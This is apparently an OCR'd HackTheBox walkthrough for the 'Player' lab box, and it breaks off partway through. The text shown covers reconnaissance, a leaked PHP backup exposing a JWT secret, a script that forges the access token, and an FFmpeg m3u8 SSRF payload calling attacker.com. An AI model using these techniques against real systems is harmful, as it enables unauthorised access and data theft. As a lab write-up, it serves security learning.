

HackTheBox.eu
Player
Paint X lite

Index

1. Box Information
2. Setting up the things
3. Recon
    a. NMap
    b. Gobuster
    c. WFuzz
4. FFMpeg Local File Read
5. OpenSSH xauth Command Injection
6. Codiad Remote Code Execution
7. Privilege Escalation

1. Box Information:

The concept is adapted like a popular software company is exposing their cloud product which giving space for an attacker to take advantage of accessing it and compromising target server by chaining multiple vulnerabilities in the path.

2. Setting up the things:

On booting up the box IP will get assigned as it's on NAT. Regarding vhost configuration the below information just need to be added in **/etc/apache2/sites-available/000-default.conf** file.

```
<VirtualHost *:80>
        ServerName chat.player.htb
        DocumentRoot /var/www/chat
</VirtualHost>
<VirtualHost *:80>
        ServerName dev.player.htb
        DocumentRoot /var/www/demo
</VirtualHost>
<VirtualHost *:80>
        ServerName staging.player.htb
        DocumentRoot /var/www/staging
</VirtualHost>
```

3. Recon:

NMap: Full nmap scan result of target server is as below.

```
root@kali:~/Desktop/htb/player# nmap -sV -sC -p0-65535 172.16.118.152
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-24 06:24 EST
Nmap scan report for player.htb (172.16.118.152)
Host is up (0.000099s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d7:30:db:b9:a0:4c:79:94:78:38:b3:43:a2:50:55:81 (DSA)
|   2048 37:2b:e4:31:ee:a6:49:0d:9f:e7:e6:01:e6:3e:0a:66 (RSA)
|   256 0c:6c:05:ed:ad:f1:75:e8:02:e4:d2:27:3e:3a:19:8f (ECDSA)
|_  256 11:b8:db:f3:cc:29:08:4a:49:ce:bf:91:73:40:a2:80 (ED25519)
80/tcp   open  http    Apache httpd 2.4.7
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: 403 Forbidden
6686/tcp open  ssh     OpenSSH 7.2 (protocol 2.0)
MAC Address: 00:0C:29:AC:BE:E7 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.13 seconds
root@kali:~/Desktop/htb/player#
```

We can see apache server is running on port 80.

Gobuster:

A quick gobuster scan on port 80 showed below results.


```
root@kali:~/Desktop/htb/player# gobuster -u http://player.htb -w /usr/share/wordlists/dirbust
er/directory-list-2.3-medium.txt -x php,html,txt,pdf,zip

=====================================================
Gobuster v2.0.0              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://player.htb/
[+] Threads      : 10
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : txt,pdf,zip,php,html
[+] Timeout      : 10s
=====================================================
2018/12/24 06:31:36 Starting gobuster
=====================================================
/launcher (Status: 301)

/server-status (Status: 403)

=====================================================

2018/12/24 06:33:48 Finished
```

WFuzz:

Parallelly we can scan for subdomains if there are any.


```
root@kali:~/Desktop/htb/boxes/player# wfuzz --hw 30 -c -z file,/usr/share/wordlists/SecLists/Discovery/DNS/
subdomains-top1mil-5000.txt -u player.htb -H 'Host: FUZZ.player.htb'

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Che
ck Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.2.11 - The Web Fuzzer                        *
********************************************************

Target: http://player.htb
Total requests: 4997

=====================================================================
ID      Response   Lines      Word         Chars          Payload
=====================================================================

000070:  C=200    276 L      733 W        10340 Ch        "chat"
000067:  C=200     63 L      180 W         1470 Ch        "staging"
000019:  C=200     86 L      229 W         5243 Ch        "dev"

Total time: 7.529737
Processed Requests: 4997
Filtered Requests: 4994
Requests/sec.: 663.6353
```


Cool we have interesting results to look for. Let’s quickly check the gobuster result **launcher** on port 80.




We have some information here about new product **PlayBuff** which is getting launched after 22 days (do we really need to wait ?).

If we check network tab we do see an ajax call being initiated to a php page, Let's access that.






There is nothing just a small message. If we click on send button we can see that it's assigning a cookie called **access.**




By just looking at it we can understand it’s in format of Json Web Token (JWT) so we can use jwt.io to see it’s information.



So there is some access code requirement to access the product and also it's using HS256 algorithm to check its integrity. We have to check ways like either brute forcing the secret key or looking for it's exposure through other files.

On chat subdomain we have interesting communication between **Vincent** from **Core-Dev** and **Oila** from **Project Management** which says main domain exposing source code.



So we can look for source code leakage on found pages using known techniques such as .bak, .phps or sometimes dev teams forget to remove backup files created by vim, nano and emacs.

We can download backup file of dee8dc8a47256c64630d803a4c40786c.php by simply accessing it ending with tilde ("~").

Go Cancel < | > | Target: http://player.htb

Request

Raw Headers Hex

```
GET /launcher/dee8dc8a47256c64630d803a4c40786c.php~ HTTP/1.1
Host: player.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://player.htb/launcher/
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Tue, 30 Apr 2019 12:51:50 GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Tue, 30 Apr 2019 12:03:54 GMT
ETag: "2e6-587be31e5b56e"
Accept-Ranges: bytes
Content-Length: 742
Connection: close

<?php
require 'vendor/autoload.php';

use \Firebase\JWT\JWT;

if(isset($_COOKIE["access"]))
{
        $key = '_S0_R@nd0m_P@ss_';
        $decoded = JWT::decode($_COOKIE["access"], base64_decode(strtr($key, '-_',
'+/')), ['HS256']);
        if($decoded->access_code === "0E7665852665575620768827115962402601139 3")
        {
                header("Location: 7F2xxxxxxxxxxxx/");
        }
        else
        {
                header("Location: index.html");
        }
}
else
{
        $token_payload = [
          'project' => 'PlayBuff',
          'access_code' => 'C0B137FE2D792459F26FF763CCE44574A5B5AB03'
        ];
        $key = '_S0_R@nd0m_P@ss_';
        $jwt = JWT::encode($token_payload, base64_decode(strtr($key, '-_', '+/')),
'HS256');
        $cookiename = 'access';
        setcookie('access',$jwt, time() + (86400 * 30), "/");
        header("Location: index.html");
}

?>
```

Like guessed we can now utilise the exposed key to generate jwt cookie to bypass the restriction and can get access to product.

```
root@kali:~/Desktop/htb/boxes/player/php-jwt-example# cat test.php
<?php
require 'vendor/autoload.php';

use \Firebase\JWT\JWT;

        $token_payload = [
          'project' => 'PlayBuff',
          'access_code' => '0E7665852665575620768827115962402601139 3'
        ];
        $key = '_S0_R@nd0m_P@ss_';
        $jwt = JWT::encode($token_payload, base64_decode(strtr($key, '-_', '+/')), 'HS256');
        print_r($jwt);
?>
root@kali:~/Desktop/htb/boxes/player/php-jwt-example# php test.php
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwcm9qZWN0IjoiUGxheUJ1ZmYiLCJhY2Nlc3NfY29kZSI6IjBFNzY2NTg1MjY2NTU3NTYyMDc2ODgyNzExNTk2MjQwMjYwMTEzOTMifQ.VXuTKqw__J4YgcgtOdNDgsLgrFjhN1_WwspYNf_F
jyEroot@kali:~/Desktop/htb/boxes/player/php-jwt-example#
```

Go Cancel < | > | Follow redirection Target: http://player.htb

Request

Raw Params Headers Hex

```
GET /launcher/dee8dc8a47256c64630d803a4c40786c.php HTTP/1.1
Host: player.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://player.htb/launcher/
Cookie:
access=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwcm9qZWN0IjoiUGxheUJ1ZmYiLCJhY2Nlc3NfY
29kZSI6IjBFNzY2NTg1MjY2NTU3NTYyMDc2ODgyNzExNTk2MjQwMjYwMTEzOTMifQ.VXuTKqw__J4YgcgtOd
NDgsLgrFjhN1_WwspYNf_FjyE
Connection: close
Upgrade-Insecure-Requests: 1
```

Response


Raw Headers Hex

```
HTTP/1.1 302 Found
Date: Tue, 30 Apr 2019 12:57:13 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Location: 7F2dcsSdZo6nj3SNMTQ1/
Content-Length: 0
Connection: close
Content-Type: text/html
```


Now we can see a 302 redirect to new folder which is masked in backup file. Bingo finally we got access to product.

We can see file upload. So we can check for shell upload.

After uploading a file the next page saying **Buffed Media** link to download the converted file.




After accessing it we are seeing 404 error message.



In the link we can see that our shell file is converted as avi file format which is of no use for direct shell upload.

FFMpeg Local File Read:


Based on name and information present on web page we can guess that some command line media converter is used. After a quick google we can see **FFMpeg** is the popular one which having known SSRF issue.



So we can quickly check for this issue to move ahead.

Let’s upload below sample media to check for SSRF issue on remote server.

#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://attacker.com/ssrftest
#EXT-X-ENDLIST



Nice, we can confirm that remote server is vulnerable to **Server Side Request Forgery** issue. Let’s see how we can leverage this.

We can make use of **concat** protocol to read the local files.

